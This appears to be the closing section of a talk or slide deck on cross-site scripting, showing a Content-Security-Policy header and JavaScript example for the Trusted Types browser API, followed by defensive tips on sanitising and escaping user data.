- There's a new web spec called "Trusted Types" that if deployed in browsers would completely eliminate most DOM-based XSS

Trusted Types

```
Content-Security-Policy: trusted-types template
```

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (userInput) => {
    return htmlEscape(userInput)
  }
})
const data = await fetch('/api/bio?user=feross')
const html = templatePolicy.createHTML(data)
// html instanceof TrustedHTML
document.getElementById('bio').innerHTML = html
```

Final thoughts

- XSS vulnerabilities are pervasive in real-world sites – be vigilant!
- Never trust data from the client – always sanitize it!
- Be aware of the context you're including user data in – escape it appropriately!
- Use CSP and (soon) Trusted Types to prevent nearly all XSS!
- You can never be too paranoid


CONSTANT VIGILANCE!

END